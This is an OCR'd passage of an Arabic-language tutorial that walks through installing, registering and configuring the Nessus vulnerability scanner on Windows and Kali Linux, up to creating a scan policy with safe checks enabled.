
Nessus Home Directory	Nessus Sub-Directories	Purpose
Windows		
\Program Files\Tenable\Nessus	\conf	Configuration files
	\data	Stylesheet templates
	\nessus\plugins	Nessus plugins
	\nessus\users\<username>\kbs	User knowledgebase saved on disk
	\nessus\logs	Nessus log files

- بعد الانتهاء من عملية التثبيت باتباع **wizard** الخاص بالبرنامج فتظهر الشاشة الترحيبية الخاص بـ**Nessus** في متصفح الويب الخاص بك والتي تدل على بداية عمل **Nessus**.
- نضغط على الكلمة **Here** ليتم الاتصال بخادم **Nessus** من خلال **ssl**.







- تظهر شاشه تخبرك بان هذه الصفحة غير موثقة بها فنختار **I understand the risk** فتظهر خيار اخر **Add Exception** كالاتى:




- بعد الضغط على **Add Exception** تظهر الشاشة التالية نضغط فيها على **Confirm Security Exception**:




- بعد الضغط نكون قد انتهينا من عملية الربط بين المستخدم وملقم **Nessus** وتظهر الشاشة الترحيبية التالية التي تخبرك بذلك ثم نضغط على **Get started** كالآتى:




- ننتقل الى الخطوة التالية وهي إنشاء بيانات مستخدم **Nessus** ثم بعد الانتهاء نضغط **Next** كالآتى:



- ننتقل الى المرحلة التالية حيث كنا من قبل القيام بعملية التسجيل للحصول على مفتاح **HomeFeed** الغير تجاري على الموقع **Nessus**بتقديم عنوان البريد الإلكتروني الخاص بك. ثم يقوم طاقم **Nessus** بالرد عليك من خلال البريد الإلكتروني الخاص بك بارسال مفتاح للمنتج فريد التي يمكن استخدامه لتسجيل المنتج . والقيام بعملية التسجيل للحصول على المفتاح من خلال موقع الويب http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code
- بعد الحصول على المفتاح من خلال البريد الإلكتروني الخاص بك نقوم بإدخال في المربع المخصص له ثم الضغط على **Next** كالاتى:



- بعد الانتهاء من عملية التسجيل فعند ظهور الشاشة التالية فإنها تدل على نجاح عملية التسجيل ثم بعد ذلك نضغط على **Next:Download Plugins** كالاتى:



- **Nessus** سوف يبدأ في جلب الإضافات (**plugin**) ثم تثبيتها، وسوف يستغرق بعض من الوقت في تثبيت الإضافات ثم تهيئتها.

Firefox | Nessus is fetching the newest plugin set.

https://localhost:8834/downloading/

Nessus vulnerability scanner

Nessus is fetching the newest plugin set

Please wait...

The Nessus server is now downloading the newest plugins from Tenable which may take some time as we're testing for a **lot** of stuff.

Then, the Nessus server will start processing the plugins, which is CPU / disk intensive and, therefore, takes a lot of time -- this is all part of the installation process. Once the plugins are downloaded and processed, subsequent startups will be much faster.

Since this operation is taking some time, here are some useful links:

- Documentation: This page contains all of the manuals that you'll need to get the most out of Nessus and its features.
- Discussion Forums: Do you need some help or want to interact with the Nessus community? This would be the place to go!
- Nessus Video Tutorials: Our YouTube channel contains a lot of videos that will help new Nessus users get started, and experienced users to discover new features.
- Support Portal: Manage your feed, open support tickets and get sample security policies (audit files).
- Tenable Blog: Contains daily posts about new features for all of our products: Nessus, SecurityCenter, the Log Correlation Engine (LCE), and the Passive Vulnerability Scanner (PVS).
- Mandatory Sales Pitch: Do you intend to use Nessus to scan a large network? Take a look at Tenable SecurityCenter to see how you could leverage multiple scanners in your environment and share the results with the rest of your team.
- Tenable Podcast: Tenable regularly holds a podcast where we discuss about major security events of the week.
- Twitter: Yup, we're there too.

Thanks again for installing Nessus, and for your patience while the plugins are getting downloaded and processed. We hope you'll enjoy Nessus 5's new features!

Firefox | Nessus is initializing...


https://localhost:8834/loading/

Nessus vulnerability scanner


Nessus is initializing

Please wait...

بعد الانتهاء من تحميل الإضافات وثبيتها تظهر الشاشة التالية والتي تطلب منك ادخال اسم المستخدم والرقم السري الذي قمت بإنشائه من قبل كالاتى:



- نضغط **Sign In** وبعد النجاح من عملية التسجيل تظهر الشاشة التالية وهي عباره عن الشاشة التعامل مع الدومين الخاص ب **Nessus** كالاتى:



تثبيت Nessus باتباع الخطوات السابقة في نظام التشغيل كالى:

- نقوم بتثبيت **Nessus** عن طريق كتابة السطر [**apt-get©install©nessus**] في الترمنال او عن طريق تحميله من الموقع المخصص له ثم تثبيته عن طريق استخدام السطر [**dpkg©-i©name_of_.deb_file_to_install**] لكننا نجد ان هذه الأداة متوفرة افتراضيا في كالي ولكن من سبيل الاحتياط.

```
root@jana:~/Desktop# dpkg -i Nessus-5.2.6-debian6_i386.deb
Selecting previously unselected package nessus.
(Reading database ... 231873 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.6-debian6_i386.deb) ...
Setting up nessus (5.2.6) ...
nessusd (Nessus) 5.2.6 [build N25116] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://jana:8834/ to configure your scanner

root@jana:~/Desktop# 
```

- ننتقل الى المرحلة التالية وهو انشاء حساب في **Nessus** كما تحدثنا من قبل ويتم ذلك بكتابة السطر التالي في الترمنال كالاتى:

/opt/nessus/sbin/nessus-adduser

- بعد إصدار الأمر **'nessus-adduser'**، سوف يطلب منك أن تختار اسم المستخدم وكلمة مرور. تأكد من الإجابة على كل سؤال متعلق بإعداد المستخدم **Nessus**.

```
root@jana:~/Desktop# /opt/nessus/sbin/nessus-adduser
Login : noreen
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
 (y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that noreen has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)
```

- بمجرد إنشاء المستخدم، تحتاج إلى تنشيط مفتاح التسجيل الخاص بك. لتنشيط مفتاح التسجيل الخاص بك، قم بتشغيل الأوامر التالية في الطرفية

/opt/nessus/bin/nessus-fetch©--register©your_reg_key

- سوف تحتاج إلى استبدال **"your_reg_key"** مع المفتاح التي تلقيتها من **Tenable**. مفتاح **Nessus** هو جيد فقط لتثبيت واحد، وإذا كنت تحتاج إلى إعادة تثبيت، فسوف تضطر إلى التسجيل من جديد للحصول على مفتاح جديد.

```
root@jana:~/Desktop# /opt/nessus/bin/nessus-fetch --register FD24-68C4-D059-392D-633C
Your Activation Code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
```

- بعد دخول هذا الأمر، سوف تحتاج إلى الانتظار عدة دقائق بينما يتم تحميل المكونات الإضافية إلى الجهاز المحلي. مرة واحدة وقد تم تحميل جميع المكونات الإضافية بنجاح، يمكنك بدء تشغيل الملقم **Nessus** عن طريق تشغيل الأمر التالي

/etc/init.d/nessusd©start

عند إعادة تشغيل الجهاز الخاص بك ومحاولة الوصول الى Nessus من خلال المتصفح، قد ترى هذه الرسالة [Unable to Connect] إذا حدث هذا، نقوم بفتح الطرفية وإعادة إصدار الأمر[/etc/init.d/nessusd©start].

- المكونات الإضافية **(plug in's)** هو أحد المكونات الرئيسية ل **Nessus**. المكون ألإضافي هو كتلة صغيرة من التعليمات البرمجية التي يتم إرسالها إلى الجهاز الهدف للتحقق من نقاط ضعف معروفة. Nessus يملك آلاف من المكونات الإضافية. هذا سوف يحتاج إلى التحميل أول مرة عند بدء تشغيل البرنامج. سيتم إعداد التثبيت الافتراضي **Nessus** تلقائياً لتحديث المكونات الإضافية لك.

بمجرد تثبيت الملقم **Nessus**، يمكنك الوصول إليه بفتح متصفح الويب والدخول اليه من خلال ادخال [https://127.0.0.1:8834] في خانة **(URL)** (افتراض أن يتم الوصول إلى **Nessus** على نفس الكمبيوتر الذي قمت بتثبيت الملقم عليه). لا تنسى **'https'** في عنوان **URL** حيث **Nessus** يستخدم اتصال آمن عند الاتصال مع الملقم. إذا تلقيت رسالة 'رسالة اتصال غير موثوق بها' أو 'تحذير شهادة'، يمكنك تجاهل هذه الآن بإضافة استثناء ومستمرة. **Nessus** سوف يستغرق بضع دقائق تهيئة وتجهيز المكونات الإضافية التي تم تحميلها مؤخرا. مرة واحدة وقد تم تجهيز كل شيء، ستتم مطالبتك مع شاشة تسجيل دخول. قم بإدخال اسم المستخدم وكلمة المرور التي قمت بإنشائها عند تثبيت البرنامج. بمجرد تسجيل الدخول إلى البرنامج، سيتم تقديمك مع الشاشة **Nessus** الرئيسي.


يمكنك التنقل في **Nessus** بواسطة النقر فوق العناوين المختلفة في الجزء العلوي من الصفحة. يمثل العنوان عنصر من عناصر أداة **Nessus** المختلفة وتشمل الاتي: نتائج**(results)**، مسح**(scans)**، قوالب**(Templates)**، السياسات**(policies)**، المستخدمين **(Users)**، والتكوين**(configuration)**. قبل أن يمكننا استخدام**Nessus** ، فنحن بحاجة إلى إنشاء نهج مخصص أو الاستفادة من واحدة من السياسات

التي تم تعريفها مسبقاً والتي أنشائها **Nessus** بالنسبة لنا. يمكنك إنشاء نهج مخصص بواسطة النقر فوق علامة التبويب **'policies'** في الجزء العلوي من صفحة ويب. لإعداد سياسة الفحص، تحتاج إلى توفير اسم. إذا كنت تنوي إعداد سياسات متعددة، يجب أيضا إدخال وصفاً. الرجاء.


سوف تحتاج إلى إعداد الشبكات الآمنة في معظم الحالات (الذي يتم تمكينها بشكل افتراضي). السبب في ذلك بسيط. بعض المكونات الإضافية والفحوص تعتبر خطرة لأنها تتحقق من مشكلة نقاط الضعف من خلال استغلال النظام. كن على علم أن إزالة الاختيار 'الفحص الآمن (**Safe check**)' يمكن أن يسبب في انقطاع الشبكة والنظام أو حتى جعل النظم دون اتصال(**offline**). ضمان أن يكون لديك الفحص الامن (**Safe check**)، يمكنك تجنب انقطاع الشبكة الغير مقصودة.

